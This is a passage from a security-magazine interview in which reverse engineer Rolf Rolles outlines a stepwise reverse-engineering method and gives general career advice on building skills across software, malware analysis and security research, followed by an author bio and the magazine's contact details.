IDA, Resource Hacker, 010 Editor, VMWare, SoftICE, and those that I develop myself.

How would you describe the process of reverse engineering to a beginner?

Step 0: Pose a question (how is the program accomplishing X?).
Step 1: Find a portion of the code relevant to the inquiry via a variety of static and dynamic means.
Step 2: Analyze that code to obtain information; annotate the binary with what you have learned.
Step 3: Propagate the information out into "surrounding" code (meaning cross-references and spatial / temporal locality). Recurse into step 2.
Step 4: Is the question from step 0 answered? If so, stop. If not, go to step 1.

This is the procedure advocated in my training class.

Measure your progress in terms of projects completed (notice the project-centricity of my answer to the initial question). Pick big projects, and eventually see them through to completion. Ideally, unless your job is very mundane and tedious, your progression through reverse engineering will consist of a sequence of projects, each one extrinsically harder than the last, but intrinsically easier due to your increased experience. Write reports documenting your findings; publish them if possible.

Code a medium-to-large application, say 15-20KLOC of C/

C++. Once you've moved beyond introductory reversing, which is about understanding how small applications (or small pieces of large applications) work, most serious reverse engineering deals with comprehending large systems. You will benefit immeasurably from understanding how large applications are constructed. To understand how software is structured and why, how tasks are generally accomplished in computer programs, which programming practices are bad and why, object lifetimes, modularity, common algorithms and data structures, how C++ differs from C, specific programming technologies ... the list goes on forever. The more you understand, the less confused you are when encountering an unknown software system, and the more efficiently you can understand it.

Poke your nose into every "platform" you can find. I.e., spend an hour looking at that strange binary that you saw which was written in some unknown language that wasn't C/C++, or compiled by some compiler that you've never seen before. Reverse engineer your gizmo's firmware update software.

Try a little bit of everything. Find a variety of vulnerabilities using fuzzing, and/or static and dynamic analysis. Write exploits. Analyze various types of malware. Break executable protections. Research rootkits. Reverse engineer embedded devices. Learn about cryptography. Research how processors work internally, and assembly optimization techniques. Look into networking; operating systems; theoretical computer science; program analysis and formal verification. Keeping in mind the importance of breadth of knowledge, don't be afraid to specialize. Computer security is a huge field; you simply can not master every subfield, but you can be king of your kingdom.

Protect your interests. Idealism does not exist in computer security, either in industry or in academia. Do not seek it, for ye shall not find it.

Protect your interests. Idealism does not exist in computer security, either in industry or in academia. Do not seek it, for ye shall not find it.

The balance between "loving the work" and "wanting a good career" is a delicate one. Too much of the former, and not enough of the latter, and you starve to death. Too much of the latter, and not enough of the former, you're no longer a hacker. We all have to make our own decisions; do so judiciously.

Never forget how absurd computer security is. Intelligence agencies covertly hacking nuclear-related facilities, SCADA software exploits floating around openly, organized crime and espionage (industrial and otherwise) around every turn in malware, WikiLeaks and anti-WikiLeaks, the Internet blacklist bill ... we live in interesting times. •

ROLF ROLLES *currently works in copy protections and has been reverse engineering for over 13 years. He was once the lead author of the popular IDA plugin BinDiff and consults and conducts training in reverse engineering. He also moderates the reverse engineering reddit.*

CONTACT US

HITB Magazine

Hack in The Box (M) Sdn. Bhd.
Suite 26.3, Level 26, Menara IMC,
No. 8 Jalan Sultan Ismail,
50250 Kuala Lumpur,
Malaysia

Tel: +603-20394724
Fax: +603-20318359
Email: *media@hackinthebox.org*